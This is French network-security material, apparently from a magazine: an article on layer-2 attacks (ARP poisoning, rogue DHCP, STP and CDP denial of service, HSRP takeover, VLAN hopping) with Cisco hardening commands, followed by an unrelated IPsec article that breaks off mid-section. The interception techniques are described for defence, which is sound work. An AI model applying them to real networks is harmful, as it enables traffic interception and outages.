L'adresse MAC (dans des réseaux Ethernet) est pseudo unique. En effet, les 6 premiers caractères hexadécimaux identifient le vendeur, les 6 derniers correspondent à un numéro "unique" pour identifier la carte. Le nombre de possibilités étant limité, il est théoriquement possible de se retrouver dans une situation avec sur un même réseau physique deux cartes du même vendeur avec des adresses MAC identiques, avec tous les problèmes qui en découlent. Une autre idée reçue est qu'il n'est pas possible de modifier l'adresse MAC d'une carte ou l'adresse MAC utilisée pour communiquer (entête des trames Ethernet, messages ARP, etc.). Tous les systèmes d'exploitation récents permettent de le faire avec un petit bout de programme, voire un utilitaire système installé par défaut.
La couche réseau, ou "couche trois", fournit également un mécanisme d'adressage, des fonctions de commutation et de routage ainsi qu'une indépendance vis-à-vis du mode de transport sous-jacent. Le protocole IP se situe au niveau de cette couche ainsi que les protocoles et fonctions de routage comme RIP, OSPF ou BGP ainsi qu'ICMP (le protocole de "contrôle" et de gestion d'IP) et IPsec (IP security).



Aperçu des deux couches : fig1

Les protocoles de la couche liaison de données

ARP/RARP

Le protocole ARP assure une fonction de résolution d'adresse et utilise deux types de messages : requêtes et réponses. La demande est souvent envoyée à l'adresse de broadcast du réseau Ethernet (ff:ff:ff:ff:ff:ff) et les réponses sont généralement stockées pour un temps déterminé (habituellement entre une et cinq minutes) dans un cache local de taille limitée, le cache ARP.

RARP (Reverse ARP) remplit la fonction inverse : trouver l'adresse IP quand on connaît l'adresse MAC.

Les messages ARP (réseau Ethernet, protocole réseau IP) ont le format ci-dessous :

Type de l'interface physique (Ethernet)		Type de protocole réseau (IP)
Longueur de l'adresse physique	Longueur de l'adresse IP	Type du message
Adresse de l'interface physique de l'émetteur		
suite		Adresse IP de l'émetteur
suite		Adresse physique du destinataire
Suite		
Adresse IP du destinataire		

Les protocoles ARP et RARP n'intègrent aucun mécanisme d'authentification et il existe différentes attaques dont l'objectif est de se faire passer pour la passerelle par défaut ou une station pour pouvoir observer le trafic. Les quelques techniques listées ci-après sont souvent la deuxième étape d'une attaque, la première correspondant à une phase de recherche d'information sur l'hôte pour lequel on veut se faire passer et, s'il est actif sur le réseau, sera par exemple mis hors service par un déni de service.

- La pollution de cache ARP : en fonction des systèmes, le cache ARP n'est pas uniquement mis à jour quand les réponses correspondent à des requêtes initiées localement, mais également lors de demandes effectuées par d'autres stations (par rapport au contenu de la réponse, mais parfois aussi par rapport au contenu de la demande). Le trafic réseau que verra la station dépend du type du réseau sur lequel elle se trouve : un réseau complètement partagé (câble Ethernet fin, gros Ethernet ou interconnexion via un répéteur) ou un réseau commuté (interconnexion via un commutateur). De plus, l'envoi rapide et en grand nombre ou en flux continu de messages ARP engendre la mise à jour «en continu» du cache ARP, et donc l'effacement des entrées les plus anciennes et pour certains équipements un renouvellement complet du cache.

- Les messages ARP "gratuits" : des réponses ARP envoyées sur le réseau qui ne correspondent à aucune requête provoquent sur une majorité de systèmes la mise à jour du cache ARP

- Les réponses falsifiées : les réponses contiennent des informations fausses. L'objectif est, par exemple, d'être plus rapide à répondre que la station légitime.

- La pollution de la table ARP des commutateurs : au lieu de polluer le cache des stations, on s'attaque à la table ARP des commutateurs, car les entrées statiques ne le sont en réalité pas toujours. De plus, certains commutateurs ont tendance à passer, sous le coup de différentes attaques, en mode répéteur, et donc à diffuser toutes les trames sur tous les ports.

- A quelles informations peut-on faire confiance ? Les adresses contenues dans le message ARP ou les adresses contenues dans l'en-tête de la trame Ethernet ? En fonction du système d'exploitation les résultats diffèrent.

Quels sont les remèdes à toutes ces attaques ? Il n'existe, a priori, pas de solution qui permette de se protéger de toutes.

- Configurer des entrées ARP statiques ou permanentes sur tous les ports des commutateurs : l'expérience prouve que divers équipements se laissent "influencer" par des messages ARP ou des en-têtes Ethernet falsifiés. Au niveau administratif, cela engendre du travail supplémentaire. En fonction du besoin, on pourra se limiter aux équipements critiques (routeurs et serveurs par exemple). Pour aller plus loin, on pourra également configurer des entrées statiques ou permanentes pour les relations adresse IP-adresse MAC.

- Partitionner le réseau en séparant les différents domaines du réseau de l'entreprise ou par type d'équipement (routeur, serveur, station de travail). Cela rend, dans certains cas, le réseau plus complexe, sans parler du coût financier.

• Mettre en place un outil de surveillance du trafic ARP (en-tête Ethernet différent du contenu du message ARP, table d'état pour tracer les demandes et les réponses, analyse statistique, etc.). Un outil qui propose une partie de ces fonctionnalités est arpwatch. Mais, comme pour les outils de détection d'intrusion réseau (NIDS), n'oubliez pas que votre outil de surveillance ne saura pas forcément comment l'implémentation protocolaire sur le système attaqué va réagir. Vous risquez d'avoir des faux positifs ou des faux négatifs.

• Utiliser uniquement des commutateurs et bannir les répéteurs. Beaucoup de personnes croient à tort, qu'un réseau commuté permet d'éviter totalement ce genre d'attaques. Il existe diverses techniques et outils pour contourner la pseudo sécurité d'un commutateur (ARP0c, Hunt, dsniff, etc) et d'intercepter le trafic, et pour certains, même de le réinjecter et donc ne pas perturber le fonctionnement des applications.

• Surveiller les caches et les tables ARP de vos équipements.

• Essayer de détecter si des machines sont en train d'écouter le réseau. Un outil comme Antisniff tente de voir à distance si une station est en train d'écouter le réseau en utilisant, entre autres techniques, une approche statistique par rapport aux temps de réponse pour certaines opérations. La charge CPU de la carte réseau et du noyau (kernel) d'une station est plus importante car ils doivent inspecter toutes les trames/paquets. Cette approche possède de nombreuses limitations et fonctionne mal voire pas du tout dans un réseau commuté ou routé.

Les commandes pour afficher les informations ARP (cache, table, entrées statiques, etc.).

UNIX	arp -an
Windows	arp -a
Commutateur Cisco	sh cam <type> <module/port> sh arp
Routeur Cisco	sh ip arp

STP

Spanning Tree Protocol permet de détecter les boucles dans les réseaux Ethernet. L'algorithme détermine la racine du réseau et quels sont les ports qui doivent être placés en mode bloquant pour supprimer les boucles.

Avec ARP, STP est le protocole pour lequel les attaques sont relativement bien connues, mais les mécanismes de sécurité sont rarement mis en place dans le réseau de l'entreprise. Les messages STP BPDU (Bridge Protocol Data Unit) sont émis à des intervalles constants de l'ordre de quelques secondes. Le commutateur (ou nœud) avec la priorité la plus faible devient racine du réseau et le trafic transite par lui. Une attaque de déni de service consiste, par exemple, à injecter un grand nombre de BDPUs falsifiés pour forcer les équipements à recalculer l'arbre en permanence et donc rendre le réseau inopérant.

Si vous n'avez pas besoin de STP, désactivez-le sur vos équipements et activez le filtrage des BPDU pour éviter l'injection de messages.

Commutateur multiniveau en mode natif (*)

```
set spantree disable
set spantree portfast bpdu-guard-enable
```

Commutateur multiniveau en mode hybride (*)

```
spanning-tree portfast bpuguard
```

(*) Un commutateur multiniveau (commutateur avec un module de routage) est en mode hybride quand le module de supervision tourne sous CatOS et le module de routage (MSFC par exemple) avec IOS. En mode natif CatIOS tourne sur les deux modules.

CDP

Cisco Discovery Protocol a été développé par Cisco pour faciliter la découverte d'équipements de réseau et d'échanger des informations exhaustives sur la configuration de ceux-ci. En effet, les routeurs et les commutateurs échangent les informations suivantes :

• nom et adresse IP de l'équipement
• version de CatOS/CatIOS/IOS installée
• plate-forme matérielle et modules installés
• fonctionnalités de l'équipement
• VLAN natif de l'équipement
etc.

Les messages CDP sont envoyés en multicast et ont le format suivant :

SNAP HDLC, Type de protocole 0x2000		
Destination : 01:00:0c:cc:cc:cc		
Version (1 ou 2)	**TTL (0-255)**	**Somme de contrôle**
Suite de TLVs (Type – Longueur – Valeur)		

Au delà de la divulgation d'information, CDP est également sensible à un déni de service. Les informations échangées par CDP ne sont jamais mises à jour ou remplacées, le fait d'envoyer un grand nombre de messages remplit toute la mémoire de l'équipement jusqu'à épuisement. C'est pourquoi il est recommandé de ne pas utiliser CDP.

Commutateur (globalement ou par port)

```
set cdp disable <module/port>
```

Routeur (globalement)

```
no cdp run
```

Routeur (par interface)

```
interface xy
no cdp enable
```

Les protocoles "proches" de la couche liaison de données

Les deux protocoles décrits ci-dessous appartiennent théoriquement à la couche réseau mais sont présentés dans cet article car ils sont, un peu comme ARP et RARP, à cheval entre les deux couches et les interactions sont importantes. Rappelez-vous que le modèle OSI n'est qu'un modèle de représentation plus ou moins formel, les implémentations protocolaires violent souvent les définitions théoriques et ne respectent pas l'abstraction entre les couches (la communication devrait se faire uniquement entre les couches directement adjacentes et via des "points d'accès" définis). Et ceci pour des raisons de performances ou de simplification, par exemple.

HSRP et autres protocoles "haute disponibilité"

Hot Standby Routing Protocol a également été développé par Cisco et permet d'améliorer la disponibilité d'un réseau en assurant la redondance du "prochain saut". En effet, un groupe composé de deux routeurs (au minimum) apparaît comme un seul routeur avec une seule adresse IP virtuelle et une adresse MAC virtuelle facilement identifiable (00:00:0c:07:ac:<identifiant du groupe HSRP>) mais pouvant être changée. Pour détourner le trafic, il suffit de devenir le routeur actif du groupe HSRP. Il n'est même pas nécessaire de mettre les autres routeurs hors d'usage. Bien qu'il soit possible d'utiliser un mot de passe pour sécuriser les échanges HSRP, ce dernier est inscrit en clair dans les messages diffusés en multicast sur le réseau :

```
interface xy
 standby <identifiant du groupe HSRP>
authentication <mot de passe>
```

Au moment des premières attaques impliquant HSRP, une des recommandations était d'utiliser IPsec. Bonne idée, mais la mise en place est loin d'être triviale et ceci pour plusieurs raisons : un tunnel chiffré IPsec est point-à-point et se limite donc à un groupe de deux routeurs (configuration habituelle), la SA (association de sécurité) IPsec ne doit pas être trop "large" pour éviter de chiffrer également le trafic OSPF par exemple. Enfin, l'ordre des processus sur le routeur qui change en fonction de l'IOS utilisé (HSRP "avant" ou "après" IPsec).

VRRP (Virtual Router Redundancy Protocol) a un fonctionnement proche de HSRP et intègre l'authentification des messages grâce au support d'IP AH (Authentication Header) en plus du mode avec un mot de passe simple. Le mode AH est le même que celui qui est utilisé pour IPsec, MD5 HMAC dans ce cas. Pour VRRP l'adresse MAC virtuelle par défaut est de la forme :

00:00:5e:00:01:<identifiant du groupe de routeurs virtuels>.

D'autres produits implémentent des solutions propriétaires où, par exemple, tout le trafic destiné au groupe d'équipement redondants est multicast. En fonction de la configuration du réseau, tous les équipements peuvent recevoir et donc analyser tout le trafic destiné à la passerelle.

DHCP

Dynamic Host Configuration Protocol est une extension de BOOTP (Bootstrap Protocol). On retrouve DHCP sur beaucoup de réseaux d'entreprises car il permet une gestion centralisée et dynamique de la configuration TCP/IP des stations de travail. Fort heureusement, on croise rarement des serveurs et encore moins des équipements de réseau (comme par exemple le routeur interne du réseau de l'entreprise) configurés comme clients DHCP…

DHCP utilise UDP comme protocole de transport, le serveur écoute sur le port 67/udp, le client sur le port 68/udp

Comme pour ARP, les demandes DHCP sont envoyées en broadcast sur réseau, ne comprennent aucun mécanisme d'authentification, et n'importe quelle station peut répondre à ces demandes. Un échange complet et positif est composé de quatre messages :

- la station cliente émet un message DHCPDISCOVER en broadcast

- le serveur répond en unicast avec un message DHCPOFFER contenant, entre autres, l'adresse IP et l'adresse MAC

• la station client envoie en broadcast un second message: DHCPREQUEST. Ce message est également émis en broadcast pour informer tous les serveurs DHCP qui auraient "offert" une adresse IP de celui qui a été retenu. Ceci peut permettre de détecter des serveurs DHCP non autorisés. le serveur accuse réception des informations par un message DHCPACK.

L'attaque la plus connue à l'encontre de DHCP consiste à mettre le serveur DHCP légitime hors service par un déni de service et remplir la fonction de serveur DHCP en renvoyant aux clients DHCP une route par défaut et un serveur de noms (DNS) qui pointent vers l'hôte sous le contrôle du criminel informatique. Une attaque alternative à la mise hors service consiste à repérer les hôtes proches de la station sous contrôle et d'essayer de répondre plus rapidement aux demandes que le serveur DHCP légitime.
Quelques vendeurs implémentent des extensions pour permettre l'authentification des échanges DHCP, une RFC a également vu le jour. Si vous ne pouvez pas vous passer de DHCP, il est recommandé d'affecter les serveurs DNS et la route par défaut de façon statique sur les stations clientes (voire également ajouter de manière statique ou permanente les adresses MAC de ces équipements), avec toutes les limitations et les contraintes que l'on connaît. L'affectation d'une adresse IP par rapport à l'adresse MAC s'avère également hasardeuse.

(In)sécurité des VLANs : 802.1q (dot1q), DTP et VTP

VLANs

Les VLANs permettent de partitionner d'une façon logique et logicielle le réseau (par opposition à un cloisonnement physique des différents domaines) et donc de grouper des machines. Comment qualifier les VLANs: une technique qui donne lieu à une économie d'argent parce qu'elle permet de segmenter son réseau grâce à un seul équipement et qui, dans certains cas, supporte également une fonction de routage entre ces segments ? Ou plutôt, le maillon faible de la sécurité de votre réseau ?

Beaucoup d'entreprises avec un réseau de taille conséquente ou les fournisseurs de services Internet déploient des commutateurs multiniveaux qui concentrent tous les réseaux départementaux ou, chez les FSI, tous les clients en hébergement. Rappelez-vous que les VLANs n'ont pas été conçus pour fournir un mécanisme de sécurité, mais plus pour permettre de segmenter son réseau, optimiser l'utilisation de la bande passante par port et réduire le domaine de collision. Un autre exemple courant : l'entreprise est connectée à Internet avec un pare-feu à trois interfaces (externe : Internet, interne : réseau de l'entreprise, dmz : serveur de messagerie et serveur web) le tout connecté sur un commutateur avec trois VLANs pour éviter l'achat de deux ou trois commutateurs. Et, cerise sur le gâteau, l'interface d'administration distante de ce commutateur accessible en HTTP depuis l'Internet avec le mot de passe par défaut.

La fonction d'un trunk est de transporter des VLANs entre deux commutateurs interconnectés et donc d'étendre la portée des VLANs à un ensemble de commutateurs. Les VLANs à transporter dans le trunk sont définis ainsi que le VLAN natif du trunk. Les protocoles les plus courants sont 802.1q et ISL (Inter-Switch Link) qui est un format créé par Cisco. Les deux protocoles utilisent une méthode de marquage pour identifier les trames. 802.1q introduit un nouveau champ dans la trame Ethernet, ISL encapsule entièrement la trame d'origine :

Format d'une trame Ethernet :

Destination	Source	Type de protocole transporté	Données	Somme/séquence de contrôle

Format d'une trame marquée (en gras, les changements)

Destination	Source	**Tag**	**Type de protocole**	Données
				Nouvelle somme de contrôle

Le type de protocole est 0x8100 (0x0800 pour IP) et le "tag" a le format suivant :

Priorité	Identifiant du VLAN

Le VLAN natif, dans le cadre d'un trunk dot1q a une caractéristique particulière : ce VLAN n'est pas "marqué". Cela permet au commutateur de trouver à quel VLAN correspond une trame non marquée et également de transporter des protocoles comme STP (Spanning Tree Protocol).

Une trame non marquée reçue par un commutateur est affectée au VLAN natif. Si, par exemple, les VLANs natifs ne sont pas les mêmes de chaque côté d'un trunk, cela signifie qu'une trame envoyée dans le VLAN x va se retrouver dans le VLAN y à la sortie. Il est conseillé de dédier un VLAN pour le VLAN natif.

De plus, le VLAN 1 a, sur les commutateurs Cisco, des caractéristiques particulières et il est recommandé de ne pas l'utiliser, ni comme un VLAN, ni comme un VLAN natif.

```
clear trunk <module/port> 1
```

Cette commande interdit le trafic "utilisateur" sur le trunk lié au VLAN 1, mais n'affecte pas le trafic de contrôle et de gestion (CDP, STP, VTP, etc.) qui continuera à pouvoir transiter par ce trunk.

L'appartenance à un VLAN d'une trame est couramment définie par rapport au port physique sur lequel elle entre dans le commutateur. Il est également possible, mais non recommandé, d'affecter le VLAN par rapport à l'adresse MAC source, voire sur certains équipements par rapport au protocole de la couche réseau qui est encapsulé et l'en-tête de ce dernier (adresse IP source par exemple).
Ces différentes caractéristiques et configurations font que, dans des circonstances particulières, il est possible de voir des trames "sauter" d'un VLAN à l'autre.
Des commentaires sur quelques listes de diffusion connues laissent à penser qu'en cas de charge conséquente certains commutateurs avaient tendance à envoyer des trames hors du VLAN d'origine, chose qui n'a jamais été établie de façon formelle.

Les commutateurs récents intègrent également de nouvelles fonctionnalités :
• "private VLAN" : cette technique permet, pour résumer en quelques mots, d'avoir dans un même VLAN des stations qui ne peuvent pas échanger de trafic directement entre-elles mais doivent passer par un port "maître". Cette technique est utilisée, par exemple, pour éviter qu'une station compromise puisse attaquer directement une autre station dans le même VLAN et l'obliger à "repasser" par le port maître où se trouve un pare-feu avec une politique de sécurité adéquate. Cette même approche est utilisée par beaucoup d'hébergeurs pour les serveurs en colocation : pas de communication directe entre serveurs et obligation de passer par un module de routage (bien que les serveurs se trouvent dans le même sous réseau au niveau IP). Cela nécessite dans certains cas des mécanismes de type relais ARP ("proxy arp").
• "protected ports" ou "private VLAN edge" : cette technique est similaire au "private VLAN" mais propose moins de flexibilité et est disponible sur une autre gamme de commutateurs.

DTP

Dynamic Trunking Protocol autorise la configuration automatique de certains ports d'un commutateur en mode "trunk" (802.1q et/ou ISL). Le format de message est identique au format de message CDP, le type de protocole est 0x2004. Par défaut tous les ports d'un commutateur sont en mode automatique, il est recommandé de désactiver cette fonctionnalité et de configurer manuellement les ports qui doivent transporter de multiples VLANs.

```
set trunk off all
```

VTP

VLAN Trunking Protocol permet une gestion centralisée des VLANs définis sur les commutateurs d'un même domaine VTP. L'architecture est du type client/serveur et la communication entre les commutateurs passe par les ports en mode trunk. Le format de message est identique au format de message CDP, le type de protocole est 0x2003.
VTP facilite donc l'administration d'un réseau complexe composé de multiples commutateurs interconnectés où le partitionnement est réalisé à l'aide de VLANs. Au niveau de la sécurité du réseau, cela signifie que l'injection de messages VTP ou la prise de contrôle du commutateur maître peut mettre en péril cette segmentation. Il est possible de mettre un mot de passe sur chaque domaine, mais la solution idéale consiste à ne pas utiliser VTP et placer tous les commutateurs du réseau en mode VTP transparent (l'équipement va ignorer les messages VTP qu'il reçoit).

```
set vtp domain <domaine VTP> password <mot de passe>
set vtp mode transparent
```

Conclusion

L'objectif de cet article était de mettre en lumière les protocoles de la couche liaison de données sur lesquels repose le fonctionnement de votre réseau et quels sont les risques au niveau de la sécurité. La tendance observée en ce moment sur beaucoup de réseaux d'entreprises consiste à concentrer et regrouper autant que possible les connexions et les équipements de réseau sur un ou plusieurs commutateurs multiniveaux. Une fois l'infrastructure physique en place, le partitionnement du réseau est réalisé avec des VLANs, puis STP est activé, et finalement un serveur DHCP est ajouté par VLAN (ou partagé). Cela permet de ne pas trop se compliquer la vie au niveau de l'architecture et de pouvoir se connecter sur n'importe quel port de l'équipement avec un ordinateur portable, soit pour travailler, soit en cas de problèmes. Rappelez-vous que ces protocoles sont utilisés dans beaucoup d'attaques, surtout celles qui visent à détourner et intercepter le trafic, et que ces commutateurs deviennent un élément critique de la sécurité de votre réseau et de votre système d'information.

Comme dans le numéro précédent, je vous propose d'envoyer un message à misc@securite.org pour participer au choix du contenu du troisième volet sur la protection de l'infrastructure réseau en environnement IP.

Quelques exemples de sujets : les dénis de services (DoS, DDoS, vers, etc.), les réseaux privés virtuels MPLS (Multi-Protocol Label Switching), la sécurisation des protocoles de routage (RIP, OSPF, BGP, HSRP, etc.) ou encore les réseaux privés virtuels chiffrés IPsec (IP Security).

Nicolas FISCHBACH
IP Engineering Manager, COLT Telecom AG
nico@securite.org
http://www.securite.org/nico

IPsec

Cet article présente le fonctionnement du protocole IPsec, qui permet de créer des réseaux privés virtuels de manière conforme aux spécifications de l'IETF. Les services offerts par IPsec et leurs limitations y sont détaillés, de même que les problèmes d'interopérabilité, tant avec d'autres protocoles qu'entre applications différentes. Enfin, quelques implémentations sont présentées, et un rapide aperçu de leur conformité aux standards est donné.

Introduction

Le protocole IPsec est l'une des méthodes permettant de créer des VPN (réseaux privés virtuels), c'est-à-dire de relier entre eux des systèmes informatiques de manière sûre en s'appuyant sur un réseau existant, lui-même considéré comme non sécurisé. Le terme sûr a ici une signification assez vague, mais peut en particulier couvrir les notions d'intégrité et de confidentialité.
L'intérêt majeur de cette solution par rapport à d'autres techniques (par exemple les tunnels SSH) est qu'il s'agit d'une méthode standard (facultative en IPv4, mais obligatoire en IPv6), mise au point dans ce but précis, décrite par différentes RFCs, et donc interopérable.
Quelques avantages supplémentaires sont l'économie de bande passante, d'une part parce que la compression des en-têtes des données transmises est prévue par ce standard, et d'autre part parce que celui-ci ne fait pas appel à de trop lourdes techniques d'encapsulation, comme par exemple les tunnels PPP sur lien SSH. Il permet également de protéger des protocoles de bas niveau comme ICMP et IGMP, RIP, etc.

IPsec présente en outre l'intérêt d'être une solution évolutive, puisque les algorithmes de chiffrement et d'authentification à proprement parler sont spécifiés séparément du protocole lui-même. Elle a cependant l'inconvénient inhérent à sa flexibilité : sa grande complexité rend son implémentation délicate.
Les différents services offerts par le protocole IPsec sont ici détaillés. Les manières de les combiner entre eux que les implémentations sont tenues de supporter sont ensuite présentées. Les moyens de gestion des clefs de chiffrement et signature sont étudiés ; et les problèmes d'interopérabilité associés sont évoqués. Enfin, un aperçu rapide de quelques implémentations IPsec, en s'intéressant essentiellement à leur conformité aux spécifications est donné.

Les services offerts par IPsec

Les deux modes d'échange IPsec

Une communication entre deux hôtes, protégée par IPsec, est susceptible de fonctionner suivant deux modes différents : le mode transport et le mode tunnel. Le premier offre essentiellement une protection aux protocoles de niveau supérieur, le second permet quant à lui d'encapsuler des datagrammes IP dans d'autres datagrammes IP, dont le contenu est protégé. L'intérêt majeur de ce second mode est qu'il rend la mise en place de passerelles de sécurité qui traitent toute la partie IPsec d'une communication et transmettent les datagrammes épurés de leur partie IPsec à leur destinataire réel réalisable. Il est également possible d'encapsuler une communication IPsec en mode tunnel ou transport dans une autre communication IPsec en mode tunnel, elle-même traitée par une passerelle de sécurité, qui transmet les datagrammes après suppression de leur première enveloppe à un hôte traitant à son tour les protections restantes ou à une seconde passerelle de sécurité.

Les protocoles à la base d'IPsec

AH (authentication header)

AH est le premier et le plus simple des protocoles de protection des données qui font partie de la spécification IPsec. Il est détaillé dans la RFC 2402. Il a pour vocation de garantir :
- L'authentification : les datagrammes IP reçus ont effectivement été émis par l'hôte dont l'adresse IP est indiquée comme adresse source dans les en-têtes.
- L'unicité (optionnelle, à la discrétion du récepteur) : un datagramme ayant été émis légitimement et enregistré par un attaquant ne peut être réutilisé par ce dernier, les attaques par rejeu sont ainsi évitées.
- L'intégrité : les champs suivants du datagramme IP n'ont pas été modifiés depuis leur émission : les données (en mode tunnel, ceci comprend la totalité des champs, y compris les en-têtes, du datagramme IP encapsulé dans le datagramme protégé par AH), version (4 en IPv4, 6 en IPv6), longueur de l'en-tête (en IPv4), longueur totale du datagramme (en IPv4), longueur des données (en IPv6), identification, protocole ou en-tête suivant (ce champ vaut 51 pour indiquer qu'il s'agit du protocole AH), adresse IP de l'émetteur, adresse IP du destinataire (sans source routing).

En outre, au cas où du source routing serait présent, le champ adresse IP du destinataire a la valeur que l'émetteur a prévu

qu'il aurait lors de sa réception par le destinataire. Cependant, la valeur que prendront les champs type de service (IPv4), indicateurs (IPv4), index de fragment (IPv4), TTL (IPv4), somme de contrôle d'en-tête (IPv4), classe (IPv6), flow label (IPv6), et hop limit (IPv6) lors de leur réception n'étant pas prédictible au moment de l'émission, leur intégrité n'est pas garantie par AH.

L'intégrité de celles des options IP qui ne sont pas modifiables pendant le transport est assurée, celle des autres options ne l'est pas.
Attention, AH n'assure pas la confidentialité : les données sont signées mais pas chiffrées.
Enfin, AH ne spécifie pas d'algorithme de signature particulier, ceux-ci sont décrits séparément, cependant, une implémentation conforme à la RFC 2402 est tenue de supporter les algorithmes MD5 et SHA-1.

ESP (encapsulating security payload)


ESP est le second protocole de protection des données qui fait partie de la spécification IPsec. Il est détaillé dans la RFC 2406. Contrairement à AH, ESP ne protège pas les en-têtes des datagrammes IP utilisés pour transmettre la communication. Seules les données sont protégées. En mode transport, il assure :

- La confidentialité des données (optionnelle) : la partie données des datagrammes IP transmis est chiffrée.
- L'authentification (optionnelle, mais obligatoire en l'absence de confidentialité) : la partie données des datagrammes IP reçus ne peut avoir été émise que par l'hôte avec lequel a lieu l'échange IPsec, qui ne peut s'authentifier avec succès que s'il connaît la clef associée à la communication ESP. Il est également important de savoir que l'absence d'authentification nuit à la confidentialité, en la rendant plus vulnérable à certaines attaques actives.
- L'unicité (optionnelle, à la discrétion du récepteur).
- L'intégrité : les données n'ont pas été modifiées depuis leur émission. En mode tunnel, ces garanties s'appliquent aux données du datagramme dans lequel est encapsulé le trafic utile, donc à la totalité (en-têtes et options inclus) du datagramme encapsulé. Dans ce mode, deux avantages supplémentaires apparaissent :
- Une confidentialité, limitée, des flux de données (en mode tunnel uniquement, lorsque la confidentialité est assurée) : un attaquant capable d'observer les données transitant par un lien n'est pas à même de déterminer quel volume de données est transféré entre deux hôtes particuliers. Par exemple, si la communication entre deux sous-réseaux est chiffrée à l'aide d'un tunnel ESP, le volume total de données échangées entre ces deux sous-réseaux est calculable par cet attaquant, mais pas la répartition de ce volume entre les différents systèmes de ces sous-réseaux.
- La confidentialité des données, si elle est demandée, s'étend à l'ensemble des champs, y compris les en-têtes, du datagramme IP encapsulé dans le datagramme protégé par ESP).

Enfin, ESP ne spécifie pas d'algorithme de signature ou de chiffrement particulier, ceux-ci sont décrits séparément, cependant, une implémentation conforme à la RFC 2406 est tenue de supporter l'algorithme de chiffrement DES en mode CBC, et les signatures à l'aide des fonctions de hachage MD5 et SHA-1.

Implantation d'IPsec dans le datagramme IP

La figure 1 montre comment les données nécessaires au bon fonctionnement des formats AH et ESP sont placées dans le datagramme IPv4. Il s'agit bien d'un ajout dans le datagramme IP, et non de nouveaux datagrammes, ce qui permet un nombre théoriquement illimité ou presque d'encapsulations IPsec : un datagramme donné peut par exemple être protégé à l'aide de trois applications successives de AH et de deux encapsulations de ESP.



Architectures de sécurité

Associations de sécurité

La RFC 2401 (Security Architecture for the Internet Protocol) décrit le protocole IPsec au niveau le plus élevé. En particulier, elle indique ce qu'une implémentation est censée permettre de configurer en termes de politique de sécurité (c'est-à-dire quels échanges IP doivent être protégés par IPsec et, le cas échéant, quel(s) protocole(s) utiliser). Sur chaque système capable d'utiliser IPsec doit être présente une SPD (security policy database), dont la forme précise est laissée au choix de l'implémentation, et qui permet de préciser la politique de sécurité à appliquer au système. Chaque entrée de cette base de données est identifiée par un SPI (security parameters index) unique (32 bits) choisi arbitrairement.

Une communication protégée à l'aide d'IPsec est appelée une SA (security association). Une SA repose sur une unique application de AH ou sur une unique application de ESP. Ceci n'exclut pas l'usage simultané de AH et ESP entre deux systèmes, ou par exemple l'encapsulation des datagrammes AH dans d'autres datagrammes AH, mais plusieurs SA devront alors être activées entre les deux systèmes. En outre, une SA est unidirectionnelle. La protection d'une communication ayant lieu dans les deux sens nécessitera donc l'activation de deux SA. Chaque SA est identifiée de manière unique par un SPI, une adresse IP de destination (éventuel-

lement adresse de broadcast ou de multicast), et un protocole (AH ou ESP). Les SA actives sont regroupées dans une SAD (security association database).
La SPD est consultée pendant le traitement de tout datagramme IP, entrant ou sortant, y compris les datagrammes non-IPsec. Pour chaque datagramme, trois comportements sont envisageables : le rejeter, l'accepter sans traitement IPsec, ou appliquer IPsec. Dans le troisième cas, la SPD précise en outre quels traitements IPsec appliquer (ESP, AH, mode tunnel ou transport, quel(s) algorithme(s) de signature et/ou chiffrement utiliser).

Les plus importants de ces termes sont récapitulés dans le tableau suivant :

SPD	base de données définissant la politique de sécurité
SA	une entrée de la SPD
SAD	liste des SA en cours d'utilisation

Les règles de la SPD doivent pouvoir, si l'administrateur du système le souhaite, dépendre des paramètres suivants :
- adresse ou groupe d'adresses IP de destination ;
- adresse ou groupe d'adresses IP source ;
- nom du système (DNS complète, nom X.500 distingué ou général) ;
- protocole de transport utilisé (typiquement, TCP ou UDP) ;
- nom d'utilisateur complet, comme foo@bar.net (ce paramètre n'est toutefois pas obligatoire sur certains types d'implémentations) ;
- importance des données (ce paramètre n'est toutefois pas obligatoire sur certains types d'implémentations) ;
- ports source et destination (UDP et TCP seulement, le support de ce paramètre est facultatif).

Certains paramètres peuvent être illisibles à cause d'un éventuel chiffrement ESP au moment où ils sont traités, auquel cas la valeur de la SPD les concernant peut le préciser ; il s'agit de :
- l'identité de l'utilisateur ;
- le protocole de transport ;
- les ports source et destination.

Il est donc possible de spécifier une politique de sécurité relativement fine et détaillée. Cependant, une politique commune pour le trafic vers un ensemble de systèmes permet une meilleure protection contre l'analyse de trafic qu'une politique extrêmement détaillée, comprenant de nombreux paramètres propres à chaque système particulier.
Enfin, si l'implémentation permet aux applications de préciser elles-mêmes à quelle partie du trafic appliquer IPsec et comment, l'administrateur doit pouvoir les empêcher de contourner la politique par défaut.

Architectures supportées

Le protocole IPsec permet théoriquement n'importe quelle combinaison, en un nombre quasiment illimité de niveaux d'encapsulation, c'est-à-dire d'accumulations de SA. Néanmoins, les implémentations ne sont pas tenues d'offrir une telle flexibilité. Les architectures qu'une application conforme à la RFC 2401 doivent supporter, au nombre de quatre, sont décrites ci-dessous.

Dialogue entre deux hôtes protégeant le trafic eux-mêmes

Deux hôtes engagent une communication IPsec, en encapsulant le protocole de haut niveau dans :
- en mode transport :
- des datagrammes AH ;
- des datagrammes ESP ;
- ou des datagrammes ESP encapsulés dans des datagrammes AH ;
- en mode tunnel :
- des datagrammes AH ;
- ou des datagrammes ESP.

Dialogue entre deux LANs à l'aide de passerelles de sécurité

Ici, deux passerelles de sécurité gèrent les conversations entre les hôtes de deux LANs différents, IPsec s'appliquant de manière transparente pour les hôtes. Les deux passerelles de sécurité échangent des datagrammes en mode tunnel, à l'aide de AH ou ESP (après routage, ceci correspond simplement à la deuxième partie du cas précédent), puis transmettent les datagrammes obtenus après traitement IPsec aux hôtes destinataires. Ainsi, les datagrammes IP émis par un système de l'un des deux LANs sont encapsulés dans d'autres datagrammes IP+IPsec par la passerelle du «LAN émetteur», encapsulation supprimée par la passerelle du «LAN récepteur» pour obtenir de nouveau les datagrammes IP originaux.

Dialogue entre deux hôtes traversant deux passerelles de sécurité

Le troisième cas n'ajoute pas vraiment de prérequis sur les implémentations IPsec. Ainsi, une passerelle de sécurité doit avoir la capacité de transmettre dans un tunnel IPsec du trafic déjà sécurisé par IPsec. Cela autorise les dialogues IPsec entre deux hôtes situés eux-mêmes dans des LANs reliés par des passerelles de sécurité.

